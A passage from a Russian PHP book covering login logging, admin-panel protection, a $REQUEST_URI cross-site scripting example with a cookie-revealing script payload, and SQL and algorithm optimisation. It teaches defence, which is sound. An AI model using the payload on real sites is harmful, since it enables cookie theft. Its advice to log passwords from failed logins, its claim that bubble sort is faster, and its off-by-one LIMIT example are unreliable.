В *разделе 5.3.3* мы будем рассматривать, как можно самостоятельно реализовать систему аутентификации пользователей. Наш сценарий будет проверять введенные пользователем имя и пароль, и если данные указаны верно, то пользователю будут выданы определенные права на выполнение каких-либо действий. Допустим, что хакер написал программу подбора пароля для вашего сценария и запустил ее. С помощью журнала Web-сервера увидеть попытку подбора будет не так уж и просто, зато, если в вашей базе данных

будет отдельная таблица, регистрирующая все удачные и неудачные попытки входа, то вся информация о попытках неверного входа будет как на ладони.

Системы аутентификации очень часто становятся объектом нападения со стороны хакеров, поэтому журнал поможет вам и в выявлении ошибок. Если в программе присутствует ошибка, и хакер запустил атаку SQL Injection, например, указав в качестве пароля запрос, то этот пароль сохранится в вашем журнале. При анализе произошедшего взлома вы сразу же увидите, какой символ в пароле необходимо запретить, чтобы не допустить подобного в будущем. Без собственного журнала такой анализ зачастую провести невозможно.

Я надеюсь, что смог убедить вас в создании собственного журнала регистрации основных действий пользователя. А что нужно отнести к основному, а что нет? Трудно сказать, но я бы порекомендовал регистрировать:

- события аутентификации — время запроса пользователя, результат проверки, указанные имя и пароль, IP-адрес пользователя. В данном случае пароль должен сохраняться в базе данных только в том случае, когда аутентификация прошла неудачно. Действительные пароли сохранять нельзя;
- изменение параметров аутентификации — время, IP-адрес клиента, старый и новый пароль;
- изменение основных параметров системы. Например, на форуме это параметры форума, создание новых разделов и т. д.;
- изменение параметров пользователя. В большинстве Web-программ, в которых есть авторизация пользователей, есть и профиль пользователя, где каждый посетитель сайта может настроить свои собственные параметры и предпочтения на сайте. На форумах в профиле пользователи чаще всего могут изменять иконку, которая будет появляться над сообщениями, подписи и т. д.

Взломы бывают всегда, и от этого никуда не деться. Дело в том, что сценарии пишут люди, а им свойственно ошибаться, и если ошибку найдет хакер, то сервер будет в опасности, пока об этом не узнают программисты и не исправят ошибку. Журнал поможет вам быстро выявить нештатные ситуации и ликвидировать их. Будет хорошо, если журнал окажется максимально удобным. Например, журналы Apache очень мощны, но далеки от идеала и не очень подходят для решения задач, встающих перед программистами.

3.15. Защита от неправомерных изменений

Как защититься от неправомерного изменения информации о пользователе в базе данных? Есть несколько вариантов решения этой проблемы:

- эффективное решение лежит на поверхности — при попытке изменить информацию, касающуюся пользователя, необходимо проверять, а есть

ли сейчас этот пользователь на сайте? Если пользователь не входил на сайт в течение часа, то он не мог выполнять никаких изменений своего профиля;

- можно создать отдельное поле для хранения контрольной суммы всех полей. Если хакер не будет знать алгоритма или вообще не узнает о существовании дополнительного поля, то, изменив данные, он не сможет изменить контрольную сумму.

А если эти методы защиты реализовать одновременно, то такую защиту обойти будет еще труднее. Выполнить несколько условий одновременно намного сложнее.

3.17. Панель администратора

Если вы создаете сайт с помощью какого-либо языка программирования, то нелишним будет сделать обновление сайта через Web-интерфейс. Для этого чаще всего пишутся сценарии администраторов/модераторов, в которых определенные пользователи могут пополнять сайт информацией. Такие сценарии требуют отдельной защиты, и сейчас мы рассмотрим наиболее типичные ошибки программистов.

Первая ошибка: нельзя код администрирования разбрасывать на сервере по разным каталогам. В этом случае очень сложно будет контролировать сайт и его безопасность. Весь код администрирования должен быть собран в сценариях одного и только одного каталога на сервере. Даже два каталога понизят безопасность и ослабят контроль.

Никогда не делайте ссылки на сценарии администрирования на общедоступных страницах. Желательно, чтобы вообще ссылок не было, и хакер не знал, где находятся сценарии, какие у них имена и какие параметры. Чем меньше знает хакер, тем лучше.

Если вы выполните эти два условия, то вам проще будет действовать в случае взлома. Взломы бывают всегда, потому что все мы ошибаемся, только не все ошибки бывают критичными. Наша задача — заранее предусмотреть все возможное, чтобы действия хакера принесли минимальный ущерб.

Если хакер каким-либо образом получит пароль администратора или модератора, то вы достаточно быстро сможете ограничить его действия простым переименованием каталога со сценариями администратора. В этом случае хакер не сможет ничего сделать, если не будет знать, где находятся нужные ему файлы.

Раз уж мы затронули тему действий администратора во время взлома, хочется дать совет на основе личного опыта. Раньше я работал с бесплатными форумами phpBB и IPB (Invision Power Board). Очень хорошие форумы. Я ничуть не хочу оскорбить или обидеть их авторов, но эти форумы доста-

точно популярны, и поэтому хакеры регулярно находили в них различные ошибки. Когда ошибка оказывается критичной, все пользователи таких форумов становятся уязвимыми.

Если ваш форум взломали и вы заметили неправомерные действия, то немедленно переименуйте форум. Пусть он окажется на какое-то время недоступным, но зато останется целым. Теперь обновите сценарии, чтобы исправить ошибки, и измените пароли администраторов. Только после этого можно восстановить имя каталога с форумом, чтобы пользователи могли с ним работать.

Таким же образом необходимо действовать с любыми файлами сценариев, которые оказались причиной взлома. Чаще всего это бывают именно сценарии из панели администрирования, потому что здесь находится достаточно опасный для сервера код. Файл, ставший причиной взлома, должен быть переименован или даже удален с сервера (если у вас есть резервная копия на другом компьютере). Затем происходит исправление ошибки и восстановление файла.

3.18. Опасный REQUEST_URI

В *разделе 2.12.1* мы рассматривали переменные окружения, и среди них была одна очень удобная переменная `$REQUEST_URI`. Не доверяйте этому параметру, потому что хакер может легко повлиять на него. Допустим, у вас есть следующий код формы:

```
<?
 print("<form action=\"http://".$SERVER_NAME.$REQUEST_URI\"
    method=\"post\">");

 // Здесь находятся элементы управления

 print("<input type=\"submit\" value=\"Submit\">");
 print("</form>");
?>
```

В данном случае форма передает введенные данные сценарию, адрес которого формируется из переменных `$SERVER_NAME` и `$REQUEST_URI`. Если объединить содержимое этих двух переменных, то получится полный URL к текущему сценарию, т. е. сценарий направит данные сам себе, но при этом URL будет определен динамически. Очень удобное решение, но опасное. Допустим, что хакер введет в строке URL следующий адрес:

http://yoursite/index.php?"><script>alert(document.cookie)</script>

В ответ на это браузер отобразит модальное окно, в котором будет показано содержимое файлов cookie. Да, хакер увидит свои cookie-файлы, но, чтобы

украсть данные другого пользователя, достаточно сделать так, чтобы жертва щелкнула по нужной ссылке, и поставить немного другой JavaScript-код.

Обязательно проверяйте переменную `$REQUEST_URI` на недопустимые символы, а именно, необходимо вырезать попытки обращения к < или >.

3.19. Резюме

Разрабатывая Web-приложения, вы должны помнить, что максимальной безопасности можно добиться, только если рассматривать проблему в комплексе и решать задачу совместно с администраторами и специалистами по безопасности. Взломщики — универсальные специалисты. Наиболее профессиональные из них анализируют удаленную систему со всех сторон: ОС, работающие службы, сценарии и т. д. Полученная информация собирается в единое целое, и из маленьких крупинок взломщик получает полноценный доступ к удаленной системе.

Ваша задача — скрыть систему от взломщика и дать ему как можно меньше возможностей для анализа и проникновения на ваш сервер. Чем меньше он будет знать, тем лучше, а для этого необходимо четкое разделение прав. Предоставляйте программам и пользователям только те возможности, которые им нужны, и ничего лишнего.

Если сценарий получает данные от пользователя, то они должны тщательно проверяться, чтобы хакер не смог передать заведомо ложную информацию и параметры, которые могут спровоцировать сценарий или выполнить на сервере недопустимую операцию. Неважно, каким именно способом были получены данные (файл cookie, параметры `GET` или `POST`, файл на сервере), — все они уязвимы. Да, даже файл на сервере может быть уязвимым. Если хакер получит к нему доступ, он сможет, изменяя параметры, добиться необходимого результата.

Тестируйте, тестируйте и тестируйте. После каждого изменения сценария необходимо тщательное тестирование. Сдвинув один кубик в сторону, вы можете "добиться" того, что вся крепость сложится, как карточный домик.

Внеся изменения в одну строчку модуля, необходимо провести тщательное тестирование всех функций сценария, которые используют этот модуль и обновленную возможность. Хочу подчеркнуть слова "всех функций". Если в одном месте программы нововведение отработает корректно и проблем не возникнет, то в другом месте программы та же строка может оказаться проблемной.

Глава 4

Оптимизация

Вопрос оптимизации сложен, но очень важен. Я всегда говорил: "Если вы написали программу, то вы программист. Но если программа лучше других, то вы хакер". Оптимизация — один из способов сделать программу максимально быстрой, эффективной и выделяющейся на фоне остальных. Если ваш простейший сценарий выполняется на мощном сервере 10 и более секунд, то это свидетельствует только о плохом стиле программирования.

Приятно, когда слабый сервер может быстро обрабатывать сложные задачи большого количества клиентов, и абсолютно недопустимо, когда мощный сервер зависает при решении простых задач. В такие моменты вспоминаются времена 70–90-х годов прошлого века, когда памяти у компьютера было мало, а мощность процессора измерялась в мегагерцах. В те времена программисты бились за каждый байт памяти и экономили каждый такт процессорного времени.

Когда я первый раз запустил игру Doom, то был ошеломлен ее возможностями и скоростью работы. По тем временам это было что-то впечатляющее и умопомрачительное. Через несколько лет я снова поразился, когда увидел трехмерную игру, которая сильно уступала по качеству графики своим конкурентам и при этом работала намного медленнее. Как же можно было написать такой ужасный код?

Правильно написанный и оптимизированный код может сэкономить вам деньги на покупку и обновление оборудования. А в некоторых случаях оптимизация может повысить надежность программы, хотя и не всегда.

Язык PHP интерпретируемый, и тут очень сложно давать какие-то рекомендации, потому что больше всего на скорость выполнения влияет именно интерпретатор. В компилируемых языках программирования, когда все зависит от машинного кода, мы можем идти на какие-то хитрости, использовать ассемблер для создания более быстрых алгоритмов.

4.1. Алгоритм

Можно сколько угодно биться над повышением производительности программы и достичь лишь минимальной выгоды, если алгоритм программы изначально не способен работать быстрее. Но если изменить алгоритм, производительность может вырасти в несколько раз.

Рассмотрим пример. Допустим, что вам нужно отсортировать список названий городов (назовем его `List1`). Для этого можно действовать по следующему алгоритму:

1. Создать новый список `List2`, который будет хранить отсортированные данные.
2. Взять первый элемент списка `List1` и поместить его в переменную `x`.
3. Сравнить переменную `x` с очередным элементом списка `List2`.
4. Если `x` окажется меньше, то вставить его в список `List2` перед сравниваемой строкой. Если нет, то перейти к сравнению со следующим элементом списка `List2`.
5. Выполнять шаги 3 и 4, пока `x` не найдет свое место. Если список `List2` закончился, то значит, `x` больше всех элементов и его нужно вставить в конец списка.
6. Взять следующий элемент списка `List1`, поместить его в переменную `x` и перейти к шагу 3.

Для реализации этого алгоритма нужно два цикла, причем, один из них вложенный. Первый цикл перебирает список `List1`, и для каждого элемента выполняется цикл, в котором проверяются все элементы списка `List2`. Помимо этого, на каждом шаге цикла происходит сравнение. Если сосчитать количество произведенных операций, то получится очень большое число. К тому же, сам алгоритм прост только на первый взгляд. На самом деле, для его реализации нужно достаточно сильно постараться и при этом не ошибиться, а здесь достаточно мест, где можно допустить ошибку.

Можно как-то попытаться увеличить скорость операций сравнения, но тут у нас слишком ограничены возможности. Если у самого процессора есть несколько способов сравнить два числа, то у PHP их можно пересчитать по пальцам одной руки.

А теперь представим, что этот алгоритм должен отсортировать следующую последовательность чисел: 1, 2, 3, 4, 5, 6, 8, 7, 9. В этой последовательности достаточно поменять только числа 8 и 7 местами, но наш алгоритм этого не знает, поэтому будет выполняться очень долго. А если массив уже отсортирован? Тяжелая работа интерпретатора и процессора окажутся напрасными. Замена алгоритма на что-то более совершенное позволит ускорить работу в несколько раз.

В данном случае не совсем корректно выбран пример, потому что для сортировки существует великое множество разных вариантов алгоритмов, и каждый из них при определенных условиях может работать быстрее других. Но мы рассмотрим один из вариантов, который может реально повысить скорость работы:

1. Помещаем первый элемент в переменную `x`.
2. Устанавливаем флаг состояния в значение `false`.
3. Следующий компонент помещаем в переменную `y`.
4. Сравниваем переменные. Если `x>y`, то меняем их в списке местами и устанавливаем флаг состояния в значение `true`. Иначе записываем в `x` значение `y`.
5. Если просмотр не закончен, то перейти к шагу 2.
6. Если просмотр закончен, то проверить переменную состояния. Если она равна `true`, то во время проверки элементы менялись местами, и нужно повторить прогон сначала. Если состояние равно `false`, то повтор не нужен, все элементы отсортированы.

Возвращаемся к примеру последовательности, в которой нужно только поменять местами два элемента. При новом алгоритме нужно будет только два раза просмотреть весь список. На первом шаге цифры 7 и 8 поменяются местами, а после второго просмотра списка программа увидит, что изменений не было, а значит, список отсортирован.

Этот алгоритм нуждается только в одном цикле, который будет выполняться намного меньше раз, если данные более-менее упорядочены. Но даже при максимальном перемешивании скорость работы этого алгоритма выше, чем у рассмотренного первым.

Как видите, очень важно правильно выбрать алгоритм. Если окажется, что ваш сценарий работает слишком медленно, я рекомендую уничтожить его и начать писать с чистого листа. Как я уже сказал, в PHP это очень важно, потому что нет возможности обращаться к процессору напрямую и использовать его преимущества.

Разработчики PHP создавали интерпретатор максимально универсальным, поэтому и сами не очень часто оптимизировали код под конкретную архитектуру. А ведь если знать, что программа точно будет работать на Pentium 4, то можно было бы использовать новые возможности этой архитектуры, технологию Hyper Threading и новые инструкции процессора, что значительно повысит скорость работы программы даже при медленных алгоритмах.

Большинство программ так или иначе использует математические алгоритмы, поэтому для написания эффективных программ вы должны хорошо разбираться в математике. Например, математические алгоритмы применяются при сортировке.

4.2. Слабые места

Когда мне приходится писать про оптимизацию, я всегда делаю большой упор на понятие слабого места. Чтобы лучше уяснить, о чем идет речь, давайте рассмотрим интересный пример с наращиванием производительности компьютера.

Предположим, что у вас есть сервер на базе самого мощного процессора Pentium 4 и интернет-канал 256 Кбит/с. Допустим, что этот сервер не успевает обрабатывать запросы клиентов, и администратор вынужден наращивать его мощность. Что делать? Напрашивается вариант внедрения двухпроцессорной системы, но это необязательно решит проблему. Возможно, что узким местом является канал связи. Процессор успевает обрабатывать все запросы пользователей, да еще и простаивает, пока канал перекачивает обработанные данные. Получается, что затраты были лишними, и скорость обработки не повысилась.

При написании программ и сценариев нужно также искать самые слабые места и начинать оптимизацию с них. Если бы мы говорили о компилируемом языке, то я смог бы назвать десяток действительно узких мест. Возможности PHP намного ниже, поэтому не всегда удается увеличить производительность там, где это действительно нужно. Но есть одно узкое место, которое присутствует в любом языке программирования, — это циклы. Допустим, что у нас есть следующий псевдокод:

```
Предварительные расчеты
Начало цикла, который выполняется 100 раз
 Сосчитать число Пи;
 Сумма = Пи+1;
Конец цикла
Окончательные расчеты
```

Если пытаться оптимизировать код в предварительных и окончательных расчетах, то можно добиться незначительного повышения производительности. Даже если вы сможете убрать 5 или 10 лишних операций, заменив их одной, сценарий будет выполняться лишь на несколько операций быстрее. Но если убрать расчет числа Пи за пределы цикла в предварительные расчеты, то экономия составит 100 операций. Цикл сокращается, становится проще, и не надо 100 раз считать одно и то же:

```
Предварительные расчеты
Сосчитать число Пи;
Начало цикла, который выполняется 100 раз
 Сумма = Пи+1;
Конец цикла
Окончательные расчеты
```

Получается, что если тратить время на оптимизацию достаточно быстро работающего кода, то выгода будет минимальной. Но если оптимизировать узкое место, то в результате мы получим действительно быстро работающий сценарий.

4.3. Базы данных

Так как PHP используется, в основном, для доступа к базам данных, то вопрос их оптимизации нельзя обходить стороной. Доступ к данным осуществляется с помощью запросов на языке SQL, который был стандартизирован много лет назад, но не потерял своей актуальности и по сей день. А вот возможности, которые он предоставляет, слишком просты и не обеспечивают современные потребности.

В своей практике я использовал различные системы управления базами данных (СУБД) и не раз обжигался на том, что они по-разному могут обрабатывать даже запросы SQL стандарта 1992 года. Вроде бы все выполняется верно, но с небольшими отклонениями, например, сервер не всегда поддерживает чтение данных, которые записаны в базу данных, но еще не подтверждены.

Поэтому вы должны с самого начала писать сценарий именно под ту базу данных, с которой будет происходить работа. Нельзя писать код под MS SQL Server или MySQL, а потом просто перенести его под Oracle. Это совершенно разные базы, они работают по-разному, и у вас могут возникнуть проблемы не только в смысле потери производительности, но и в получении ошибочных результатов.

При оптимизации приложений для работы с базами данных нужно действовать с двух сторон — оптимизировать саму базу данных (сервер базы) и средства доступа к данным (запросы). Работать нужно сразу над обеими составляющими, потому что они взаимосвязаны. Повышение производительности сервера может негативно сказаться на производительности запроса. Ярким примером такой ситуации служат индексы. Если вы создали индекс для повышения скорости работы с таблицей, это не значит, что запрос будет работать быстрее, может оказаться и наоборот, особенно в тех случаях, когда создано очень много индексов.

Давайте рассмотрим основные принципы, которыми вы должны руководствоваться при оптимизации приложений для работы с базами данных. Это только общие принципы, но у конкретной СУБД могут быть свои особенности.

4.3.1. Оптимизация запросов

Некоторые программисты считают, что SQL-запросы работают одинаково в любой СУБД. Это большая ошибка. Действительно, существует стандарт

SQL, и запросы, написанные на нем, будут восприняты в большинстве систем одинаково. Но только "восприняты", а обработка может происходить совершенно по-разному.

Максимальные проблемы во время переноса приложения могут быть вызваны расширениями языка SQL. Так, например, в MS SQL Server используется Transact-SQL, а в Oracle PL/SQL, и их операторы совершенно несовместимы. Вы должны заранее определиться с выбором СУБД и используемого языка, чтобы не столкнуться с возможными проблемами в будущем.

Но даже если вы переведете свой код с одного языка на другой, проблем будет очень много. Это связано с различными архитектурами оптимизаторов запросов, разницей в блокировках и т. д. Если код программы при смене СУБД требует незначительных изменений, то SQL-запросы нужно переписывать полностью и с самого начала, даже не обращая внимания на то, что вы использовали в предыдущей версии программы для другой базы данных. Не стоит пытаться исправить их или оптимизировать.

Несмотря на существенные различия между базами данных разных производителей, есть и общее. Например, большинство СУБД выполняет запросы следующим образом:

1. Разбор запроса.
2. Оптимизация.
3. Генерация плана выполнения.
4. Выполнение запроса.

Это всего лишь общий план выполнения, а для каждой конкретной СУБД количество шагов может быть разным. Но главное состоит в том, что перед выполнением происходит несколько шагов по подготовке, которые отнимают достаточно много времени. После выполнения запроса использованный план будет сохранен в специальном буфере. При следующем запуске сервер получит эти данные из буфера и сразу же начнет выполнение без лишних затрат на подготовку.

Теперь посмотрим на два запроса:

```
SELECT *
FROM TableName
WHERE ColumnName=10
```

и

```
SELECT *
FROM TableName
WHERE ColumnName=20
```

Оба запроса выбирают данные из одной и той же таблицы. Только первый покажет строки, в которых колонка `ColumnName` содержит значение 10,

а второй покажет строки, где эта же колонка содержит значение 20. На первый взгляд, запросы очень похожи и должны выполняться по одному и тому же плану. Но это видно только человеку, а не оптимизатору, который воспринимает такие запросы как разные и будет выполнять все подготовительные шаги, несмотря на схожесть.

Чтобы избежать этого, нужно использовать в запросах переменные. Переменные SQL схожи по назначению с переменными PHP, но в зависимости от базы данных и драйвера могут оформляться разным способом. Поэтому я не буду делать никаких оформлений, чтобы не сбить вас с толку, а просто буду называть переменные именем `paramX`, где `X` — это любое число:

```
SELECT *
FROM TableName
WHERE ColumnName=param1
```

Теперь, выполняя запрос, достаточно только передать серверу значение переменной `param1`, и в этом случае запросы будут восприниматься оптимизатором как одинаковые, и лишних затрат на подготовительные этапы не будет.

Буфер для хранения планов выполнения не бесконечен, поэтому в нем хранятся данные только о последних запросах (количество зависит от размера буфера). Если какой-то запрос выполняется достаточно часто, то в нем обязательно нужно использовать переменные, потому что это значительно повысит производительность. Попробуйте дважды выполнить один и тот же запрос и посмотреть на скорость выполнения. Вторичное выполнение будет намного быстрее, что можно заметить даже на глаз.

Если запрос выполняется достаточно быстро, но очень редко, то можно не особо обращать внимание на оптимизацию. Как мы уже знаем, незачем оптимизировать то, что и так работает быстро и выполняется редко (план выполнения не сохранится в буфере до следующего вызова). Здесь нет слабого места. Но это не значит, что можно игнорировать оптимизацию. Просто не стоит на ней заострять слишком большое внимание, потому что эффект будет минимальным.

Задачи, которые выполняются часто, должны работать максимально быстро. Даже если запрос происходит с приемлемой для клиента скоростью, тысяча таких запросов создаст достаточно большую нагрузку на сервер, и он сразу же станет узким местом в вашей системе. Получается, что частые запросы можно воспринимать как цикл с точки зрения сервера, а мы уже говорили, что цикл сам по себе является слабым местом.

В большинстве приложений баз данных присутствуют возможности для построения отчетов. Запросы на языке SQL для их формирования могут выполняться очень долго, но отчеты требуются очень редко (например, месячный, квартальный или годовой отчет). В таких случаях программисты слишком малое значение уделяют оптимизации, мол, пусть выполняется

долго, один раз можно и потерпеть. Но в реальных условиях отчетность может формироваться за несколько шагов. Иногда после первой попытки в данные вносятся изменения, и формирование повторяется снова. Таким образом, даже редко выполняемые, но очень медленные запросы нужно постараться хорошо оптимизировать хотя бы с помощью использования параметров.

Современные базы данных могут поддерживать подзапросы. В этом случае программисты начинают ими злоупотреблять. При написании запросов старайтесь использовать минимальное количество операторов SELECT, особенно вложенных в секцию WHERE. Для повышения производительности иногда хорошо помогает вынос лишнего SELECT в секцию FROM. Но иногда бывает и обратное: быстрее будет выполняться запрос, в котором SELECT вынесен из FROM в тело WHERE. Это уже зависит от оптимизатора запросов конкретной СУБД.

Допустим, нам надо выбрать всех людей из базы данных, которые работают на предприятии в данный момент. Для всех работающих в колонке Status ставится код, который можно получить из справочника состояний. Посмотрим на первый вариант запроса:

```
SELECT *
FROM tbPerson p
WHERE p.idStatus=
   (SELECT [Key1] FROM tbStatus WHERE sName='Работает')
```

Вам *необязательно полностью понимать суть этого запроса*. Главное здесь в том, что в секции WHERE выполняется подзапрос. Он будет генерироваться для каждой строки в таблице tbPerson, что может оказаться слишком накладным для сервера (опять получается цикл).

В такие моменты я думаю, что лучшие базы данных — те, которые не могут работать с вложенными запросами, а лучшие программисты — те, которые не знают о существовании подзапросов или просто не умеют ими пользоваться. В этом случае программист напишет два запроса. Первый будет получать статус:

```
SELECT [Key1]
FROM tbStatus
WHERE sName='Работает'
```

А второй запрос будет использовать его для выборки работников:

```
SELECT *
FROM tbPerson p
WHERE p.idStatus=Полученный Статус
```

Такой запрос будет выполняться на сервере без цикла.

Теперь посмотрим, как можно вынести запрос SELECT в секцию FROM. Это можно сделать следующим образом:

```
SELECT *
FROM tbPerson p,
     (SELECT [Key1] FROM tbStatus WHERE sName='Работает') s
WHERE p.idStatus=s.Key1
```

В этом случае сервер выполнит запрос из секции FROM. А во время связывания результата с таблицей работников мы получим окончательный результат. Таким образом, для каждой строки работника не будет выполняться подзапрос, и не будет цикла.

Данные примеры слишком просты и благодаря оптимизатору могут выполняться на современном сервере одинаково с точностью до секунды. Но при более разветвленной структуре и сложном запросе можно сравнить работу разных запросов и увидеть наиболее предпочтительный вариант для определенной СУБД (напоминаю, что разные базы данных могут обрабатывать запросы по-разному).

В большинстве же случаев каждый SELECT отрицательно влияет на скорость работы, поэтому в предыдущем примере нужно избавиться от него следующим образом:

```
SELECT *
FROM tbPerson p, tbStatus s
WHERE p.idStatus=s.Key1
 AND s.sName='Работает'
```

В данном случае такое объединение является самым простым и напрашивается само собой. В более сложных примерах программисты очень часто не видят возможности решения задачи одним запросом, хотя это решение существует. Допустим, что у нас есть таблица A с полями:

- Code — может быть 1 или 2
- FirstName — имя
- LastName — фамилия

В этой таблице хранится список сотрудников. Для каждого сотрудника есть всего две записи: с кодом 1 и с кодом 0. Записи с кодом 1 могут быть связаны с таблицей Info, в которой будет храниться полная информация о сотруднике. Нам надо получить все записи с кодом 0, для которых существует связь между таблицами A и Info. Такую задачу чаще всего решают двойным запросом:

```
SELECT *
FROM Info i,
     (SELECT * FROM A, Info WHERE a.LastName= info.LastName) s
```

```
WHERE Code=0
 AND a.LastName=s.LastName
```

Но этот пример можно решить и более простым способом:

```
SELECT i2.*
FROM Info i1, A, Info i2
WHERE i1.Code=1
 AND i1.LastName=A.LastName
 AND i1.LastName=i2.LastName
 AND i2.Code=0
```

Здесь в запросе мы дважды ссылаемся на одну и ту же таблицу `Info` и строим связь `Info-A-Info`. На первый взгляд, связь получается сложной, но при наличии правильно настроенных индексов этот пример будет работать в несколько раз быстрее, чем с использованием подзапросов `SELECT`.

Для ускорения работы можно разбить один запрос на несколько. Например, для MS SQL Server предыдущий пример может выглядеть следующим образом:

```
Declare @id int

SELECT @id=[id]
FROM tbStatus
WHERE sName='Работает'

SELECT *
FROM tbPerson p
WHERE p.idStatus=@id
```

В этом примере мы сначала объявляем переменную `@id`. Затем в ней сохраняем значение идентификатора, а потом уже ищем соответствующие строки в таблице `tbPerson`.

Как видите, одну и ту же задачу можно решить разными способами. Некоторые реализации будут работать с одинаковой скоростью, а у других производительность может различаться в несколько раз.

Как мы уже говорили, при написании программы вы должны полностью изучить систему, в которой программируете. То же самое справедливо и для баз данных. Вы должны четко представлять себе систему, в которой работаете, ее преимущества и недостатки. Невозможно предложить универсальные методы написания эффективного кода, которые работали бы абсолютно везде. Изучайте, экспериментируйте, анализируйте, и тогда вы сможете с максимальным эффектом использовать доступные ресурсы.

4.3.2. Оптимизация СУБД

Оптимизация должна начинаться еще на этапе проектирования базы. Очень часто программисты задают полям размер с достаточно большим запасом. Я сам так поступал, когда проектировал свои первые таблицы базы данных. Трудно предсказать, данные какого размера будут храниться, а если выбранного размера поля не хватит, то программа не сможет сохранить необходимую строку.

В некоторых базах данных, если не указать размер поля для хранения строки, то он устанавливается в максимально возможное значение или в 255. Это непростительное расточительство дискового пространства, и база данных становится неоправданно большой. Чем больше база данных, тем сложнее ее обработать, но если уменьшить ее размер, то сервер сможет максимально быстро загрузить данные в память и произвести поиск без обращения к жесткому диску. Если база данных не помещается в памяти, то серверу приходится загружать ее по частям, а в худшем случае — использовать память файла (для ОС Linux раздела) подкачки, который находится на диске и работает в несколько раз медленнее оперативной памяти.

Конечно же, можно увеличить объем оперативной памяти до размера базы, что также позволит загрузить все данные в память и обрабатывать их там, что намного быстрее, но это расточительство не увеличит скорость загрузки.

Итак, чтобы минимизировать размер базы данных, вы должны использовать оптимальный размер полей. Например, для хранения номера телефона достаточно всего 10 символов, и не надо отводить под него 50 символов. Для таблицы со 100 000 записей это будут лишние 4 Мбайт информации. А если полей с завышенным размером 10? В этом случае расход становится слишком большим. Если поле должно иметь размер более 100 символов, подумайте о том, чтобы использовать тип TEXT или MEMO. Некоторым базам данных это действительно поможет, потому что значения таких полей хранятся в отдельных страницах, вне страниц данных для строк.

Одновременно с оптимизацией запросов вы должны оптимизировать и саму базу данных. Это достигается с помощью введения дополнительных индексов на поля, по которым часто происходит выборка данных. Индексы могут значительно ускорить поиск, но с ними нужно обращаться аккуратно, потому что слишком большое количество индексов может замедлить работу. Чаще всего замедление происходит во время добавления или удаления записей, потому что требуется внесение изменений в большое количество индексов.

После внесения изменений в индексы вы должны протестировать систему на предмет производительности. Если скорость не увеличилась, то удалите индекс, чтобы он не занимал ресурсы, потому что добавление следующего индекса может не принести желаемого эффекта из-за присутствия неиспользуемых индексов, занимающих ресурсы.

Еще одним способом повышения скорости работы запросов может быть денормализация данных. Что это такое? У вас может быть несколько связанных таблиц. В первой из них находится фамилия человека, а в пятой город проживания. Чтобы получить в одном запросе оба значения, нужно навести связь между всеми этими таблицами, и для сервера такой запрос может быть слишком сложным. В таких случаях название города копируют в ту же таблицу, где находится фамилия, и связь становится ненужной. Конечно же, появляется и избыточность данных — в двух таблицах хранятся одни и те же данные, и в таблице с фамилиями во многих строках будет повторяться название города, но это повысит скорость обработки и иногда очень значительно.

Минусом денормализации является и сложность поддержки данных. Если в одной таблице изменилось значение, то вы должны обновить соответствующие значения в другой таблице. Именно поэтому для денормализации используют только те поля, которые изменяются редко. Благо, города у нас переименовывают не каждый день, и их список легко сопровождать даже вручную, но если сервер поддерживает триггеры, то можно возложить эту задачу и на сервер баз данных.

Наиболее распространенной базой данных для Web-приложения является MySQL. Для нее есть один автоматический метод оптимизации — оператор `OPTIMIZE`, который может повысить работу таблиц с помощью выполнения профилактических действий, которые включают сортировку индексных страниц, обновление статистики, очистку удаленных строк и т. д. Оператор имеет следующий вид:

```
OPTIMIZE TABLE name
```

В качестве параметра `name` укажите имя таблицы, которая требует оптимизации.

Для того чтобы выбрать правильный план выполнения запроса, современные серверы баз данных используют статистику. Если она у вас не включена на автоматическое использование, то я рекомендую сделать это сейчас.

Чем нам поможет статистика? Допустим, что у нас есть список работников литейного цеха. В такой таблице, наверное, 90% (если не более) составят мужчины, ведь работа в литейном производстве достаточно тяжела для женщин. Теперь допустим, что нам нужно найти всех женщин. Так как их мало, наиболее эффективным вариантом будет использование индекса. Но если нужно найти мужчин, то эффективность индекса падает. Количество выбираемых записей слишком велико, и для каждой из них обходить дерево индекса довольно накладно. Намного проще просканировать всю таблицу, что выполнится намного быстрее, потому что серверу достаточно по одному разу прочитать все листья нижнего уровня индекса, без необходимости многоразового чтения всех уровней.

4.3.3. Выборка необходимых данных

При работе с базами данных мы регулярно пишем запросы на выборку данных. Количество выбираемых данных может быть очень большим. Простой пример — поисковая система. Попробуйте на сайте **yahoo.com** или **google.com** запустить поиск по слову "PHP". Мне поисковая система сообщила, что найдено около 690 000 000 записей, и при этом на обработку запроса понадобилось только 0,05 секунд. В реальности выборка таких данных даже на самом быстром компьютере будет происходить намного дольше, так откуда же такая высокая скорость? Нет, решение находится не в мощных компьютерах компании **google.com**, я просто уверен, что все кроется в правильности написания запроса.

Допустим, что каждая строка в базе данных Google занимает всего 100 байт. В реальности, конечно же, размер строки намного больше, но мы ограничимся таким маленьким числом, и его вполне хватит, чтобы поразить наше воображение. Если умножить число 100 на количество строк (690 млн), то получится, что результат запроса будет занимать 69 Гбайт. Даже если сервер базы данных и сценарий находятся на одном компьютере, получение таких данных отнимет не один десяток секунд. А если это разные серверы? При совершенно не занятом и самом мощном канале перекачка такого количества данных от сервера базы данных до сервера со сценарием отнимет еще больше времени.

Как же тогда получается такая большая скорость? Отображать пользователю весь результат поиска слишком накладно, т. к. никто не захочет скачивать страницу размером 69 Гбайт, поэтому результат разбивается на страницы, на каждой из которых отображается от 10 до 30 результатов (зависит от программиста). Исходя из этого, получение результата можно разбить на два этапа:

1. Определить общее количество записей, удовлетворяющих критериям поиска. Такой запрос имеет вид:

   ```
   SELECT Count(*)
   FROM TableName
   WHERE Критерии поиска
   ```

   Результатом запроса будет всего лишь одно число, для хранения которого хватит и 4 байт. Такое число сервер базы данных сможет мгновенно передать сценарию.

2. Выбрать данные для формирования только одной страницы. На начальном этапе это первая страница, и нужно выбрать первые N записей. Если страница вторая, то выбираем записи N+1 до N+N и так далее. Это намного удобнее и быстрее по двум причинам:

   - когда при сканировании базы данных в поиске нужных записей сервер находит первые N строк, он прерывает поиск и возвращает ре-

зультат клиенту. Дальнейшее сканирование бессмысленно, потому что клиенту больше записей и не нужно;

- по сети передается только N × (размер строки данных) байт, что намного меньше, чем размер строки, умноженный на 69 млн.

В случае самой распространенной базы данных MySQL для реализации всего вышесказанного нужно использовать оператор `LIMIT`:

```
SELECT *
FROM TableName
LIMIT Y, N
```

где Y — строка, начиная с которой, нужно возвращать результат, а N — количество строк. Например, чтобы получить строки с 11 по 25, нужно выполнить запрос:

```
SELECT *
FROM TableName
LIMIT 11, 15
```

